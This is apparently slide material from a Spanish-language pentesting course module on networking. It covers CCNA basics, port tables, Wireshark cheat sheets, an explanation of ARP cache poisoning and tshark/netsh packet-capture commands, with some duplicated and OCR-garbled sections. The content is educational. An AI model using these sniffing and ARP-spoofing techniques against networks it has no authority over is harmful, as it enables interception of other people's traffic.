

WAKE UP SAMURAI

@j0moz4 - J. Moreno

WE HAVE A NET TO BURN

- Modulo 0:

- Redes. (Teoria y practica)

- Modulo 1 BASICS IN PENTEST:

Reconocimiento de redes & servicios
Entornos de red en seguridad.
DDOS

- Modulo 2 NETWORKING AND PENTEST:

- Ataques a redes
 - MITM ARP, DHCP, SSL & IPv6
 - Ataques a redes corporativas.
 - Hacking wifi.* (Mana...)

- Modulo 3 HACKING REDES - SISTEMAS OPERATIVOS:

- Hacking Windows networks
- Evasión y canales encubierto




HACKER'S LIFE IN A NUTSHELL



LOVE IS IN THE NET

WUPS - Mod.0 I

OSI Model vs. TCP/IP Model



Cisco 3-Layer Hierarchical Model

Core - *Backbone*, common to all users, needs to be as fast as possible and fault tolerant, avoid ACL, VLAN trunking and packet filtering here.
Distribution - *Routing* - provides access control policies, filtering, WAN access and VLAN trunking
Access - *Switching* - User and workgroup access, segmentation

Patch Cable Types

Straight-through - Connect PC to hub or switch (router to switch or hub)
Crossover - Connect hub to hub/ switch to switch/PC to PC
Rolled - Console connection for PC to router

Half Duplex Ethernet shares a collision domain resulting in lower throughput than **Full Duplex Ethernet** which requires a point-to-point link between two compatible nodes

Causes of LAN congestion - Broadcast storms, too many hosts with a broadcast domain, multicasting, low bandwidth, bottlenecks

Collision domain - Switches/bridges breakup collision domains, hubs extend them

Broadcast domains - Routers and VLANs breakup broadcast domains

CCNA Cheat Sheet

Internetworking Essentials

General Troubleshooting

Cisco Ping & Response Codes

```
Router> ping 172.15.9.1
!      Success
.      Timed out waiting for reply
U      Destination unreachable
!      Ping process interrupted
?      Unknown packet type
C      Congestion-experienced
&      Time to live exceeded
```

Troubleshooting Steps

1. Ping 127.0.0.1 (Loopback)
2. Ping default gateway
3. Ping remote device

Windows DOS Troubleshooting Commands

- ping 127.0.0.1
- tracert
- ipconfig/all
- arp -a

Cisco Trace Command & Responses

```
Router> traceroute 172.15.9.1
*      Timed out
IH     Router received packet but did not forward it
N      Network unreachable
P      Protocol unreachable
U      Port unreachable
```

IP Classes

Class Ranges

Class A - 1-126 - network.node.node.node
Class B - 128-191 - network.network.node.node
Class C - 192-223 - network.network.network.node

Private Address Ranges

Class A - 10.0.0.0 - 10.255.255.255
Class B - 172.16.0.0 - 172.31.255.255
Class C - 192.168.0.0 - 192.168.255.255

CIDR Notation (Classless Inter-Domain Routing)

255.0.0.0	/8	255.255.240.0	/20
255.128.0.0	/9	255.255.248.0	/21
255.192.0.0	/10	255.255.252.0	/22
255.224.0.0	/11	255.255.254.0	/23
255.240.0.0	/12	255.255.255.0	/24
255.248.0.0	/13	255.255.255.128	/25
255.252.0.0	/14	255.255.255.192	/26
255.254.0.0	/15	255.255.255.224	/27
255.255.0.0	/16	255.255.255.240	/28
255.255.128.0	/17	255.255.255.248	/29
255.255.192.0	/18	255.255.255.252	/30
255.255.224.0	/19		

TCP/UDP Port Numbers

7 Echo	554 RTSP	2745 Bagle.H	6891-6901 Windows Live
19 Chargen	546-547 DHCPv6	2967 Symantec AV	6970 Quicktime
20-21 FTP	560 mmonitor	3050 Interbase DB	7212 GhostSurf
22 SSH/SCP	563 NNTP over SSL	3074 XBOX Live	7648-7649 CU-SeeMe
23 Telnet	587 SMTP	3124 HTTP Proxy	8000 Internet Radio
25 SMTP	591 FileMaker	3127 MyDoom	8080 HTTP Proxy
42 WINS Replication	593 Microsoft DCOM	3128 HTTP Proxy	8086-8087 Kaspersky AV
43 WHOIS	631 Internet Printing	3222 GLBP	8118 Privoxy
49 TACACS	636 LDAP over SSL	3260 iSCSI Target	8200 VMware Server
53 DNS	639 MSDP (PIM)	3306 MySQL	8500 Adobe ColdFusion
67-68 DHCP/BOOTP	646 LDP (MPLS)	3389 Terminal Server	8767 TeamSpeak
69 TFTP	691 MS Exchange	3689 iTunes	8866 Bagle.B
70 Gopher	860 iSCSI	3690 Subversion	9100 HP JetDirect
79 Finger	873 rsync	3724 World of Warcraft	9101-9103 Bacula
80 HTTP	902 VMware Server	3784-3785 Ventrilo	9119 iMxIt
88 Kerberos	989-990 FTP over SSL	4333 mSQL	9800 WebDAV
102 MS Exchange	993 IMAP4 over SSL	4444 Blaster	9898 Dabber
110 POP3	995 POP3 over SSL	4664 Google Desktop	9988 RboT/Spybot
113 Ident	1025 Microsoft RPC	4672 eMule	9999 Urchin
119 NNTP (Usenet)	1026-1029 Windows Messenger	4899 Radmin	10000 Webmin
123 NTP	1080 SOCKS Proxy	5000 UPnP	10000 BackupExec
135 Microsoft RPC	1080 MyDoom	5001 Slingbox	10113-10116 NetIQ
137-139 NetBIOS	1194 OpenVPN	5001 iperf	11371 OpenPGP
143 IMAP4	1214 Kazaa	5004-5005 RTP	12035-12036 Second Life
161-162 SNMP	1241 Nessus	5050 Yahoo! Messenger	12345 NetBus
177 XDMCP	1311 Dell OpenManage	5060 SIP	13720-13721 NetBackup
179 BGP	1337 WASTE	5190 AIM/ICQ	14567 Battlefield
201 AppleTalk	1433-1434 Microsoft SQL	5222-5223 XMPP/jabber	15118 Dipnet/Oddbob
264 BGMP	1512 WINS	5432 PostgreSQL	19226 AdminSecure
318 TSP	1589 Cisco VQP	5500 VNC Server	19638 Ensim
381-383 HP Openview	1701 L2TP	5554 Sasser	20000 Usermin
389 LDAP	1723 MS PPTP	5631-5632 pcAnywhere	24800 Synergy
411-412 Direct Connect	1725 Steam	5800 VNC over HTTP	25999 Xfire
443 HTTP over SSL	1741 CiscoWorks 2000	5900+ VNC Server	27015 Half-Life
445 Microsoft DS	1755 MS Media Server	6000-6001 X11	27374 Sub7
464 Kerberos	1812-1813 RADIUS	6112 Battle.net	28960 Call of Duty
465 SMTP over SSL	1863 MSN	6129 DameWare	31337 Back Orifice
497 Retrospect	1985 Cisco HSRP	6257 WinMX	33434+ traceroute
500 ISAKMP	2000 Cisco SCCP	6346-6347 Gnutella	
512 rexec	2002 Cisco ACS	6500 GameSpy Arcade	
513 rlogin	2049 NFS	6566 SANE	
514 syslog	2082-2083 cPanel	6588 AnalogX	
515 LPD/LPR	2100 Oracle XDB	6665-6669 IRC	
520 RIP	2222 DirectAdmin	6679/6697 IRC over SSL	
521 RiPing (IPv6)	2302 Halo	6699 Napster	
540 UUCP	2483-2484 Oracle DB	6881-6999 BitTorrent	

Legend

- Chat
- Encrypted
- Gaming
- Malicious
- Peer to Peer
- Streaming

IANA port assignments published at <http://www.iana.org/assignments/port-numbers>

COMMON PORTS

packetlife.net

TCP/UDP Port Numbers

7	Echo	554	RTSP	2745	Bagle.H	6891-6901	Windows Live
19	Chargen	546-547	DHCPv6	2967	Symantec AV	6970	Quicktime
20-21	FTP	560	monitor	3050	Interbase DB	7212	GhostSurf
22	SSH/SCP	563	NNTP over SSL	3074	XBOX Live	7648-7649	CU-SeeMe
23	Telnet	587	SMTP	3124	HTTP Proxy	8000	Internet Radio
25	SMTP	591	FileMaker	3127	MyDoom	8080	HTTP Proxy
42	WINS Replication	593	Microsoft DCOM	3128	HTTP Proxy	8086-8087	Kaspersky AV
43	WHOIS	631	Internet Printing	3222	GLBP	8118	Privoxy
49	TACACS	636	LDAP over SSL	3260	iSCSI Target	8200	VMware Server
53	DNS	639	MSPD (PIM)	3306	MySQL	8500	Adobe ColdFusion
67-68	DHCP/BOOTP	646	LDP (MPLS)	3389	Terminal Server	8767	TeamSpeak
69	TFTP	691	MS Exchange	3689	iTunes	8866	Bagle.B
70	Gopher	860	iSCSI	3690	Subversion	9100	HP JetDirect
79	Finger	873	rsync	3724	World of Warcraft	9101-9103	Bacula
80	HTTP	902	VMware Server	3784-3785	Ventrilo	9119	MXit
88	Kerberos	989-990	FTP over SSL	4333	mSQL	9800	WebDAV
102	MS Exchange	993	IMAP4 over SSL	4444	Blaster	9898	Dabber
110	POP3	995	POP3 over SSL	4664	Google Desktop	9988	Rbot/Spybot
113	Ident	1025	Microsoft RPC	4672	eMule	9999	Urchin
119	NNTP (Usenet)	1026-1029	Windows Messenger	4899	Radmin	10000	Webmin
123	NTP	1080	SOCKS Proxy	5000	UPnP	10000	BackupExec
135	Microsoft RPC	1080	MyDoom	5001	Slingbox	10113-10116	NetIQ
137-139	NetBIOS	1194	OpenVPN	5001	iperf	11371	OpenPGP
143	IMAP4	1214	Kazaa	5004-5005	RTP	12035-12036	Second Life
161-162	SNMP	1241	Nessus	5050	Yahoo! Messenger	12345	NetBus
177	XDMCP	1311	Dell OpenManage	5060	Slip	13720-13721	NetBackup
179	BGP	1337	WASTE	5190	AIM/ICQ	14567	Battlefield
201	AppleTalk	1433-1434	Microsoft SQL	5222-5223	XMPP/jabber	15118	Dipnet/Oddbob
264	BGMP	1512	WINS	5432	PostgreSQL	19226	AdminSecure
318	TSP	1589	Cisco VQP	5500	VNC Server	19638	Ensim
381-383	HP Openview	1701	L2TP	5554	Sasser	20000	Usermin
389	LDAP	1723	MS PPTP	5631-5632	pcAnywhere	24800	Synergy
411-412	Direct Connect	1725	Steam	5800	VNC over HTTP	25999	Xfire
443	HTTP over SSL	1741	CiscoWorks 2000	5900+	VNC Server	27015	Half-Life
445	Microsoft DS	1755	MS Media Server	6000-6001	X11	27374	Sub7
464	Kerberos	1812-1813	RADIUS	6112	Battle.net	28960	Call of Duty
465	SMTP over SSL	1863	MSN	6129	DameWare	31337	Back Office
497	Retrospect	1985	Cisco HSRP	6257	WinMX	33434+	traceroute
500	ISAKMP	2000	Cisco SCCP	6346-6347	Gnutella		
512	rexec	2002	Cisco ACS	6500	GameSpy Arcade		
513	rlogin	2049	NFS	6566	SANE		
514	syslog	2082-2083	cPanel	6588	AnalogX		
515	LPD/LPR	2100	Oracle XDB	6665-6669	IRC		
520	RIP	2222	DirectAdmin	6679/6697	IRC over SSL		
521	RIPng (IPv6)	2302	Halo	6699	Napster		
540	UUCP	2483-2484	Oracle DB	6881-6999	BitTorrent		

IANA port assignments published at <http://www.iana.org/assignments/port-numbers>

by Jeremy Stretch

v1.1



INSECURE PORT

21
FTP

File Transfer Protocol (FTP) sends the username and password using plaintext from the client to the server..

23
TELNET

All information to & from the host on a telnet connection is sent in plaintext & can be intercepted by an attacker

25
SMTP

Simple Mail Transfer Protocol (SMTP) is the default for sending email messages. Since it is unencrypted, data contained within the emails could be discovered by network sniffing.

37
TIME

Time Protocol, may be in use by legacy equipment and has mostly been replaced by using port 123 for Network Time Protocol (NTP).

53
DNS

Domain Name Service (DNS), is still used widely.

80
HTTP

Hyper Text Transfer Protocol (HTTP) is the basis of nearly all web browser traffic on the internet. Information sent via HTTP is not encrypted and is susceptible to sniffing attacks

143
IMAP

Internet Message Access Protocol (IMAP) is a protocol used for retrieving emails. IMAP traffic on port 143 is not encrypted and susceptible to network sniffing

445
SMB

Server Message Block (SMB), is used by many versions of Windows for accessing files over the network. Files are transmitted unencrypted.

389
LDAP

Lightweight Directory Access Protocol (LDAP), is used to communicate directory information from servers to clients. Since LDAP is not encrypted, it is susceptible to sniffing and manipulation attacks.



SECURE PORT

22
SFTP

Uses encryption to protect the user credentials and packets of data being transferred.

22
SECURE SHELL

Secure Shell (SSH) on port 22 uses encryption to ensure that traffic between the host and terminal is not sent in a plaintext format.

587
SMTP

The secure alternative is to use port 587 for SMTP using Transport Layer Security (TLS) which will encrypt the data between the mail client and the mail server.

123
NTP

NTP on port 123 offers better error-handling capabilities, which reduces the likelihood of unexpected errors.

853
DoT

However, using DNS over TLS (DoT) on port 853 protects DNS information from being modified in transit.

443
HTTPS

HTTPS using TLS encryption is preferred, as it protects the data in transit between the server and the browser.

993
IMAP

The secure alternative is to use port 993 for IMAP, which adds SSL/TLS security to encrypt the data between the mail client and the mail server.

2049
NFS

Network File System (NFS). Although NFS can use encryption, it is recommended that NFS not be allowed through firewalls either.

636
LDAPS

Lightweight Directory Access Protocol Secure (LDAPS) adds SSL/TLS security to protect the information while it is in transit.

Wireshark Cheat Sheet



Default Columns in a packet capture output

No.	Frame number from the beginning of the packet capture
Time.	Seconds from the first frame
Source (src).	Source address, commonly an IPv4, IPv6 or Ethernet address
Destination (dst).	Destination address
Protocol.	Protocol used in the Ethernet frame, IP packet, or TC segment
Length.	Length of the frame in bytes

Filter Types

Capture Filter	Filter packets during capture
Display filter	Hide packets from a capture display

Logical operators

Operator	Discription	Example
and or &&	Logical AND	All the conditions should match
or or	Logical OR	Either all or one of the conditions should match
xor or AA	Logical XOR	Exclusive alterations only one of the two conditions should match not both
not or !	Not (Negation)	Not equal to
[n] [...]	Substring operator	Filter a specific word or text

Filtering packets (Display Filters)

Operator	Discription	Example
eq or ==	Logical AND	ip.dest 192.168.1.1
ne or !=	Logical OR	ip.dest != 192.168.1.1
gt or >	Logical XOR	frame.len > 10
lt or <	Not (Negation)	frame.len 10
ge or >=	Substring operator	frame.len >> 10
le or <=	Substring operator	frame.len <= 10

Wireshark Capturing Modes

Promiscuous mode	Sets interface to capture all packets on a network segment to which it is associated to Setup the wireless interface to capture all traffic it can receive (Unix/Linux only)
Monitor mode	

Miscellaneous

Slice Operator	[...] Range of values
Membership Operator	() - in
CTRL+E	Start/Stop Capturing

Capture Filter Syntax

Syntax	protocol	Direction	hosts	value	Logical operator	Expressions
Example	tcp	src	192.168.1.1	80	and	tcp dst 202.164.30.1

Display Filter Syntax

Syntax	protocol	String 1	String 1	Comparison operator	Value	Logical Operator	Expressions
Example	http	dest	ip	==	192.168.1.1	and	tcp port

Keyboard Shortcuts - main display window

Accelerator	Description	Accelerator	Description
Tab or Shift+Tab	Move between screen elements, e.g. from the toolbars, to the packet list to the packet detail.	Alt+ or Optio	Move to the next packet in the selection history.
Tab or Shift+Tab	Move to the next packet or detail item.		In the packet detail, opens the selected tree item.
Tab or Shift+Tab	Move to the previous packet or detail item.	Shift+-	In the packet detail, opens the selected tree items and all of its subtrees.
Ctrl+ or F8	Move to the next packet, even if the packet list isn't focused.	Ctrl+	In the packet detail, opens all tree items.
Ctrl+ Or F7	Move to the previous packet, even if the packet list isn't focused.	Ctrl++	In the packet detail, closes all the tree
Ctrl+.	Move to the next packet of the conversation (TCP, UDP or IP).	Backspace	In the packet detail, jumps to the parent node.
Ctrl+.	Move to the previous packet of the conversation (TCP, UDP or IP).	Return or Enter	In the packet detail, toggles the selected tree item.

Protocols Values

ether, fddi, ip, arp, rarp, decnet, lat, sca, moprc, mopdl, tcp and udp

Wireshark Cheat Sheet



3

Default Columns in a packet capture output

No.	Frame number from the beginning of the packet capture
Time.	Seconds from the first frame
Source (src).	Source address, commonly an IPv4, IPv6 or Ethernet address
Destination (dst).	Destination address
Protocol.	Protocol used in the Ethernet frame, IP packet, or TC segment
Length.	Length of the frame in bytes

Filter Types

Capture Filter	Filter packets during capture
Display filter	Hide packets from a capture display

Wireshark Capturing Modes

Promiscuous mode	Sets interface to capture all packets on a network segment to which it is associated to Setup the wireless interface to capture all traffic it can receive (Unix/Linux only)
Monitor mode	

Logical operators

Operator	Discription	Example
and or &&	Logical AND	All the conditions should match
or or	Logical OR	Either all or one of the conditions should match
xor or AA	Logical XOR	Exclusive alterations only one of the two conditions should match not both
not or !	Not (Negation)	Not equal to
[n] [...]]	Substring operator	Filter a specific word or text

Filtering packets (Display Filters)

Operator	Discription	Example
eq or ==	Logical AND	ip.dest 192.168.1.1
ne or !=	Logical OR	ip.dest != 192.168.1.1
gt or >	Logical XOR	frame.len > 10
lt or <	Not (Negation)	frame.len 10
ge or >=	Substring operator	frame.len >> 10
le or <=	Substring operator	frame.len <= 10

Miscellaneous

Slice Operator	[...] Range of values
Membership Operator	() - in
CTRL+E	Start/Stop Capturing

Capture Filter Syntax

Syntax	protocol	Direction	hosts	value	Logical operator	Expressions
Example	tcp	src	192.168.1.1	80	and	tcp dst 202.164.30.1

Display Filter Syntax

Syntax	protocol	String 1	String 1	Comparison operator	Value	Logical Operator	Expressions
Example	http	dest	ip	==	192.168.1.1	and	tcp port

Keyboard Shortcuts - main display window

Accelerator	Description	Accelerator	Description
Tab or Shift+Tab	Move between screen elements, e.g. from the toolbars, to the packet list to the packet detail.	Alt+ or Optio	Move to the next packet in the selection history.
Tab or Shift+Tab	Move to the next packet or detail item.		In the packet detail, opens the selected tree item.
Tab or Shift+Tab	Move to the previous packet or detail item.	Shift+~	In the packet detail, opens the selected tree items and all of its subtrees.
Ctrl+ or F8	Move to the next packet, even if the packet list isn't focused.	Ctrl+	In the packet detail, opens all tree items.
Ctrl+ Or F7	Move to the previous packet, even if the packet list isn't focused.	Ctrl++	In the packet detail, closes all the tree
Ctrl+.	Move to the next packet of the conversation (TCP, UDP or IP).	Backspace	In the packet detail, jumps to the parent node.
Ctrl+.	Move to the previous packet of the conversation (TCP, UDP or IP).	Return or Enter	In the packet detail, toggles the selected tree item.

Protocols Values

ether, fddi, ip, arp, rarp, decnet, lat, sca, moprc, mopdl, tcp and udp



[+] ARP

ARP es un protocolo de la capa 2 y 3 (ya que contiene la dirección MAC e IP). Tanto los paquetes de petición de ARP como los de respuesta de ARP pueden ser tráfico de difusión (broadcast). Como tales, no están diseñados para proporcionar ninguna validación de identificación en la transacción.


Aunque la suplantación de ARP se puede ejecutar en el transcurso de transacciones ARP, creando una condición de carrera, el uso más común es la distribución de respuestas ARP no solicitadas, que son almacenadas por los clientes en sus cachés ARP, generando de esta manera el escenario de envenenamiento de caché ARP.

[+] ARP

ARP es un protocolo de la capa 2 y 3 (ya que contiene la dirección MAC e IP). Tanto los paquetes de petición de ARP como los de respuesta de ARP pueden ser tráfico de difusión (broadcast). Como tales, no están diseñados para proporcionar ninguna validación de identificación en la transacción.

Aunque la suplantación de ARP se puede ejecutar en el transcurso de transacciones ARP, creando una condición de carrera, el uso más común es la distribución de respuestas ARP no solicitadas, que son almacenadas por los clientes en sus cachés ARP, generando de esta manera el escenario de envenenamiento de caché ARP.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.036316	Giga-Byt_e6:6b:5e	Broadcast	ARP	42	Who has 10.10.2.1? Tell 10.10.2.2
6	0.037060	AsustekC_01:d7:10	Giga-Byt_e6:6b:5e	ARP	60	10.10.2.1 is at 0c:9d:92:01:d7:10
7	0.063189	Giga-Byt_e6:6b:5e	Broadcast	ARP	42	Who has 10.10.2.1? Tell 10.10.2.2
8	0.063859	AsustekC_01:d7:10	Giga-Byt_e6:6b:5e	ARP	60	10.10.2.1 is at 0c:9d:92:01:d7:10
33	0.368769	Giga-Byt_e6:6b:5e	Broadcast	ARP	42	Who has 10.10.2.2? Tell 0.0.0.0
142	1.368171	Giga-Byt_e6:6b:5e	Broadcast	ARP	42	Who has 10.10.2.2? Tell 0.0.0.0
294	2.110894	Giga-Byt_e6:6b:5e	Broadcast	ARP	42	Who has 10.10.2.20? Tell 10.10.2.2
295	2.111115	HewlettP_92:b3:48	Giga-Byt_e6:6b:5e	ARP	60	10.10.2.20 is at 10:60:4b:92:b3:48



Ethernet Type II Frame
(64 to 1518 bytes)

MODULO 0 - NETWORKING

MODULO REDES

<https://www.geeksforgeeks.org/computer-network-cheat-sheet/>

<https://www.exploit-db.com/docs/48120/generic-methodologies-and-resources/external-recon-methodology>

- <https://wiki.wireshark.org/DisplayFilters>

- Hacer:

Protocolos.

Practica wireshark/tshark

<https://loveisinthe.net/blog/2021/02/13/Tshark-uses-for-pentest>

<https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/pcap-inspection/wireshark-tricks>




MODULO 0 - NETWORKING

MODULO REDES

```
kali@kali$ sudo tshark -f "ether proto \arp" -Tfields -e  
arp.src.proto_ipv4 -e arp.src.hw_mac -e arp.dst.proto_ipv4 -e  
arp.dst.hw_mac
```

- <https://wiki.wireshark.org/DisplayFilters>




The screenshot shows a terminal window with the title bar "sudo tshark -f "ether proto \arp" -Tfields -e arp.src.proto_ipv4 -e -e -e". The terminal output shows the command being executed, the user being root, and the capture starting on the wlo1 interface. The output shows a list of network traffic entries with IP addresses and MAC addresses.

```
sudo tshark -f "ether proto \arp" -Tfields -e arp.src.proto_ipv4 -e -e -e  
[jomoza@notyourdevice] [/dev/pts/1]  
[~]> sudo tshark -f "ether proto \arp" -Tfields -e arp.src.proto_ipv4 -e arp.src.hw  
p.dst.proto_ipv4 -e arp.dst.hw_mac  
Running as user "root" and group "root". This could be dangerous.  
Capturing on 'wlo1'  
192.168.0.46 74:c6:3b:a7:00:4d 192.168.0.39 00:00:00:00:00:00  
192.168.0.46 74:c6:3b:a7:00:4d 192.168.0.45 00:00:00:00:00:00  
192.168.0.46 74:c6:3b:a7:00:4d 192.168.0.50 00:00:00:00:00:00  
192.168.0.46 74:c6:3b:a7:00:4d 192.168.0.46 74:c6:3b:a7:00:4d
```

MODULO 0 - NETWORKING

MODULO REDES

```
kali@kali$ sudo tshark -f "src port 53" -n -T fields -e dns.qry.name -e dns.a
```



MODULO 0 - NETWORKING

Capture a network trace with builtin tools [↗](#)

- Windows (netsh)

```
# start a capture use the netsh command.  
netsh trace start capture=yes report=disabled tracefile=c:\trace.etl maxsize=16384  
  
# stop the trace  
netsh trace stop  
  
# Event tracing can be also used across a reboots  
